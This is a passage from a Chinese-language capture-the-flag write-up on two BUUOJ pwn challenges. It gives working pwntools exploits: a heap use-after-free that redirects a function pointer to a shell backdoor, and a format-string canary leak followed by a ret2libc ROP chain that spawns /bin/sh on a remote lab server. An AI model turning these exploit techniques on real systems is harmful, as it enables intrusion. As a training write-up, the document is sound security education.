    result = (**((int (__cdecl ***)(_DWORD))&notelist + v2))(*((_DWORD *)&notelist + v2));
  return result;
}
```


这个地方会调用那个print_node_content函数。

后门

```
int magic()
{
  return system("/bin/sh");
}
```

利用还是uaf的利用，我们需要想办法让我们的content申请到一个list的chunk，就是大小位8的堆块，申请到时候就可以对里面进行读写，因为uaf，所以这个8的chunk肯定会收到控制，直接print函数就可拿到shell。

```
pwndbg> bins
fastbins
0x10: 0x87a7048 —▸ 0x87a7000 ◂— 0x0
0x18: 0x0
0x20: 0x0
0x28: 0x0
0x30: 0x0
0x38: 0x87a7058 —▸ 0x87a7010 ◂— 0x0
0x40: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg>
```


exp

```python
from pwn import *

context.log_level='debug'
#r = process('./44')
r = remote('node3.buuoj.cn',28932)
elf = ELF('./44')
libc = ELF('./64/libc-2.23.so')

def add(size, content):
    r.recvuntil("Your choice :")
    r.sendline("1")
    r.recvuntil("Note size :")
    r.sendline(str(size))
    r.recvuntil("Content :")
    r.sendline(content)
    r.recvuntil("Success !")

def delete(idx):
    r.sendlineafter('choice :','2')
    r.sendlineafter('Index :',str(idx))

def printf(idx):
    r.sendlineafter('choice :','3')
    r.sendlineafter('Index :',str(idx))

system_addr=0x8048945

add(48,'aaaa')
add(48,'bbbb')
#gdb.attach(r)
delete(0)
delete(1)
add(8,p32(system_addr))
printf(0)

r.interactive()
```

45 bjdctf_2020_babyrop2

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   78 Symbols      Yes  0
4       ./45
```

```
unsigned __int64 v1; // [rsp+8h] [rbp-8h]

v1 = __readfsqword(0x28u);
setvbuf(stdout, 0LL, 2, 0LL);
setvbuf(stdin, 0LL, 1, 0LL);
puts("Can u return to libc ?");
puts("Try u best!");
return __readfsqword(0x28u) ^ v1;
```

```
v2 = __readfsqword(0x28u);
puts("I'll give u some gift to help u!");
__isoc99_scanf("%6s", format);
printf(format);
puts(byte_400A05);
fflush(0LL);
return __readfsqword(0x28u) ^ v2;
```



```
unsigned __int64 v2; // [rsp+18h] [rbp-8h]

v2 = __readfsqword(0x28u);
puts("Pull up your sword and tell me u story!");
read(0, buf, 0x64uLL);
return __readfsqword(0x28u) ^ v2;
```

先通过gift里面的格式化字符串漏洞泄露libc的地址，然后一把梭就好了。

```
0x400870 <gift+92>    nop
0x400871 <gift+93>    mov    rax, qword ptr [rbp - 8]
0x400875 <gift+97>    xor    rax, qword ptr fs:[0x28]
[ STACK ]
:0000 rdi rsp  0x7fffffffcb50 ◂— 0x616161616161 /* 'aaaaaa' */
:0008          0x7fffffffcb58 ◂— 0xe9356209fa1f2800
:0010 rbp      0x7fffffffcb60 —▸ 0x7fffffffcb80 —▸ 0x400930 (__libc_csu_init) ◂— push   r15
:0018          0x7fffffffcb68 —▸ 0x400905 (main+43) ◂— mov    eax, 0
:0020          0x7fffffffcb70 —▸ 0x7fffffffcc60 ◂— 0x1
:0028          0x7fffffffcb78 ◂— 0xe9356209fa1f2800
:0030          0x7fffffffcb80 —▸ 0x400930 (__libc_csu_init) ◂— push   r15
:0038          0x7fffffffcb88 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax
[ BACKTRACE ]
 f 0           400857 gift+67
 f 1           400905 main+43
 f 2     7ffff7a2d830 __libc_start_main+240
ndbg> stack 20
:0000 rdi rsp  0x7fffffffcb50 ◂— 0x616161616161 /* 'aaaaaa' */
:0008          0x7fffffffcb58 ◂— 0xe9356209fa1f2800
:0010 rbp      0x7fffffffcb60 —▸ 0x7fffffffcb80 —▸ 0x400930 (__libc_csu_init) ◂— push   r15
:0018          0x7fffffffcb68 —▸ 0x400905 (main+43) ◂— mov    eax, 0
:0020          0x7fffffffcb70 —▸ 0x7fffffffcc60 ◂— 0x1
:0028          0x7fffffffcb78 ◂— 0xe9356209fa1f2800
:0030          0x7fffffffcb80 —▸ 0x400930 (__libc_csu_init) ◂— push   r15
:0038          0x7fffffffcb88 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax
:0040          0x7fffffffcb90 ◂— 0x0
:0048          0x7fffffffcb98 —▸ 0x7fffffffcc68 —▸ 0x7fffffffcf95 ◂— '/home/wuangwuang/Desktop/45
:0050          0x7fffffffcba0 ◂— 0x100000000
:0058          0x7fffffffcba8 —▸ 0x4008da (main) ◂— push   rbp
:0060          0x7fffffffcbb0 ◂— 0x0
:0068          0x7fffffffcbb8 ◂— 0xaf7e8b16a150ca17
```


要注意开了canary，所以要先%7$p泄露canary，程序每个地方canary都是一样的，然后就可以一把梭了。

```python
from pwn import *

context.log_level='debug'
#r = process('./45')
r = remote('node3.buuoj.cn',27620)
elf = ELF('./45')
libc = ELF('./libc-2.23.so')

pop_rdi = 0x400993
puts_got = elf.got["puts"]
puts_plt = elf.plt["puts"]
vuln_addr = elf.symbols["vuln"]

r.sendlineafter("I'll give u some gift to help u!", "%7$p")

#因为是scanf，依靠空格或者回车截断，所以这里要用sendline。

r.recvuntil("0x")
canary = int(r.recv(16), 16)
payload = "a" * 0x18 + p64(canary) + "a" * 8
payload += p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(vuln_addr)
r.sendlineafter("story!", payload)

puts_addr = u64(r.recvuntil("\x7f")[-6:].ljust(8,'\x00'))
libc_base = puts_addr - libc.sym['puts']

system_addr = libc_base + libc.sym['system']
bin_sh = libc_base + libc.search("/bin/sh").next()

payload = 'a' * 0x18 + p64(canary) + 'a' * 0x8 + p64(pop_rdi) + p64(bin_sh) + p64(system_addr)
r.sendlineafter("Pull up your sword and tell me u story!", payload)

r.interactive()
```